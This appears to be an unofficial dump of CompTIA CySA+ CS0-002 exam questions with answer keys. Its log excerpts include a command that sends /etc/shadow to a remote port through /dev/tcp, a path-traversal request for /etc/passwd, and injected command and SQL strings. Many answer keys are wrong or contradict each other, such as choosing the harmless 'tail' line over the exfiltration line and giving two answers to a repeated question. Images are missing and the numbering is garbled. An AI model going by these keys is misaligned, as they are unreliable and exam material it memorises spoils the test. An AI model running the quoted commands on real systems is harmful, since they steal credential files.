

CS0-002 Dumps

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

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NEW QUESTION 1

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 2

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentiality protection. Which of the following is the BEST technical security control to mitigate this risk?

- A. Switch to RADIUS technology
- B. Switch to TACACS+ technology.
- C. Switch to 802.1X technology
- D. Switch to the WPA2 protocol.

Answer: B

NEW QUESTION 3

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

NEW QUESTION 4

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

Answer: A

NEW QUESTION 5

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

- A. `alert udp any any -> root any -> 21`
- B. `alert tcp any any -> any 21 (content:"root")`
- C. `alert tcp any any -> any root 21`
- D. `alert tcp any any -> any root (content:"ftp")`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: B

NEW QUESTION 6

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfse.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and.

- A. DST 138.10.2.5.
- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

Answer: A

NEW QUESTION 7

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

Answer: A

NEW QUESTION 8

The inability to do remote updates of certificates, keys software and firmware is a security issue commonly associated with:

- A. web servers on private networks.
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: B

NEW QUESTION 9

An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by ail employees
- C. Tabtetop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 10

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be lo implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

Answer: B

NEW QUESTION 10

A security manager has asked an analyst to provide feedback on the results of a penetration lest. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability

- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

Answer: AD

NEW QUESTION 12

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 16

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?

- A. OpenSSH/OpenSSL Package Random Number Generator Weakness
- B. Apache HTTP Server Byte Range DoS
- C. GDI+ Remote Code Execution Vulnerability (MS08-052)
- D. HTTP TRACE / TRACK Methods Allowed (002-1208)
- E. SSL Certificate Expiry

Answer: E

NEW QUESTION 17

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance.

This is an example of:

- A. dual control
- B. private key encryption
- C. separation of duties
- D. public key encryption
- E. two-factor authentication

Answer: A

NEW QUESTION 18

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

Answer: B

NEW QUESTION 21

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 23

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 25

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /var/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 26

Which of the following MOST accurately describes an HSM?

- A. An HSM is a low-cost solution for encryption.
- B. An HSM can be networked based or a removable USB
- C. An HSM is slower at encrypting than software
- D. An HSM is explicitly used for MFA

Answer: A

NEW QUESTION 29

A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT. Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

- A. Attack vectors
- B. Adversary capability
- C. Diamond Model of Intrusion Analysis
- D. Kill chain
- E. Total attack surface

Answer: B

NEW QUESTION 30

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

Answer: B

NEW QUESTION 32

A security analyst is reviewing the following log from an email security service.

```
Rejection type: Drop
Rejection description: IP found in RBL
Event time: Today at 16:06
Rejection information: mail.comptia.org
https://www.spamfilter.org/query?P=192.167.28.243
From address: user@comptex.org
To address: tests@comptia.org
IP address: 192.167.28.243
Remote server name: 192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

Answer: D

NEW QUESTION 37

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist.Xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

- A)


```
nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
```
- B)


```
nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
```
- C)


```
nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
```
- D)


```
nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 39

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Answer: D

NEW QUESTION 41

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Answer: AC

NEW QUESTION 42

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

Answer: A

NEW QUESTION 44

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting
- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

Answer: A

NEW QUESTION 48

A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer data. Developers use personal workstations, giving the company little to no visibility into the development activities.

Which of the following would be BEST to implement to alleviate the CISO's concern?

- A. DLP
- B. Encryption
- C. Test data
- D. NDA

Answer: D

NEW QUESTION 49

A security team wants to make SaaS solutions accessible from only the corporate campus.

Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

Answer: A

NEW QUESTION 50

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

- A. TPM
- B. eFuse
- C. FPGA
- D. HSM
- E. UEFI

Answer: D

NEW QUESTION 51

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

Answer: D

NEW QUESTION 55

A large software company wants to move its source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

Answer: A

NEW QUESTION 60

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

Answer: C

NEW QUESTION 65

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

Answer: B

NEW QUESTION 66

An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework. At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?

- A. Tokenization of sensitive data
- B. Establishment of data classifications
- C. Reporting on data retention and purging activities
- D. Formal identification of data ownership
- E. Execution of NDAs

Answer: A

NEW QUESTION 68

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

Answer: A

NEW QUESTION 70

A security analyst is reviewing the following web server log:

```
GET %2F..%2F..%2F..%2F..%2F..%2F..%2F../etc/passwd
```

Which of the following BEST describes the issue?

- A. Directory traversal exploit
- B. Cross-site scripting
- C. SQL injection
- D. Cross-site request forgery

Answer: A

NEW QUESTION 73

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com. Below is the existing SPF record:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

- A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```
- B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```
- C)

```
v=spf1 a mx +all
```
- D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: B

NEW QUESTION 75

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

Answer: C

NEW QUESTION 77

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

Answer: B

NEW QUESTION 81

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: D

NEW QUESTION 82

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

Answer: A

NEW QUESTION 86

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

Answer: C

NEW QUESTION 87

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization. To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

Answer: A

NEW QUESTION 88

As part of a review of modern response plans, which of the following is MOST important for an organization to understand when establishing the breach notification

period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

Answer: D

NEW QUESTION 90

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

Answer: E

NEW QUESTION 94

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

NEW QUESTION 95

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

Answer: A

NEW QUESTION 98

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

Answer: A

NEW QUESTION 99

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

Answer: D

NEW QUESTION 100

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

Answer: B

NEW QUESTION 101

Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:

```
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - -
api.somesite.com 200 0 1006 1001 0 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap
<<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/><a:Username>somebody@companyname.com 192.168.5.66 - - api.somesite.com 200 0 11558
1712 2024 192.168.4.89
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">
<a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s:Body>< 192.168.1.22 - - api.somesite.com 200 0 1003 1011
307 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="
http://www.w3.org/2001/XMLSchema-instance"><a:Authentication>
<a:ApiToken>kmL4krG2CwwWBan5BRReGv5Djb7syxXTNKcWfUjSjd</a:ApiToken><a:ImpersonateUserId>0
<a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId>13026046</a:UserId></a:Authe 192.168.5.66 - - api.somesite.com 200 0 1378 1209
48 192.168.4.89
```

Which of the following MOST likely explains how the clients' accounts were compromised?

- A. The clients' authentication tokens were impersonated and replayed.
- B. The clients' usernames and passwords were transmitted in cleartext.
- C. An XSS scripting attack was carried out on the server.
- D. A SQL injection attack was carried out on the server.

Answer: A

NEW QUESTION 104

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

Answer: D

NEW QUESTION 106

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

Answer: D

NEW QUESTION 107

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

NEW QUESTION 112

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 117

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

Answer: B

NEW QUESTION 119

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested.
- B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried.
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443.
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information.

Answer: D

NEW QUESTION 121

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power input does not result in the SAN completely powering off.

Answer: A

NEW QUESTION 124

A security analyst receives an alert that highly sensitive information has left the company's network. Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times in the past month. The affected servers are virtual machines. Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses, determine the root cause, remediate, and report.
- B. Report the data exfiltration to management, take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate.
- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration, and report.
- E. Fix any vulnerabilities, remediate, and report.

Answer: A

NEW QUESTION 127

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment. Which of the following is the BEST solution?

- A. Virtualize the system and decommission the physical machine.
- B. Remove it from the network and require air gapping.
- C. Only allow access to the system via a jumpbox.
- D. Implement MFA on the specific system.

Answer: A

NEW QUESTION 128

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat.

- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

Answer: A

NEW QUESTION 129


A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

Answer: B

NEW QUESTION 133

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

Answer: D

NEW QUESTION 138

A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

- A. Data encoding
- B. Data masking
- C. Data loss prevention
- D. Data classification

Answer: C

NEW QUESTION 143

An analyst is investigating an anomalous event reported by the SOC After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

Answer: D

NEW QUESTION 148

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

Answer: B

NEW QUESTION 152

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox m between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

Answer: A

NEW QUESTION 153

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

Answer: B

NEW QUESTION 155

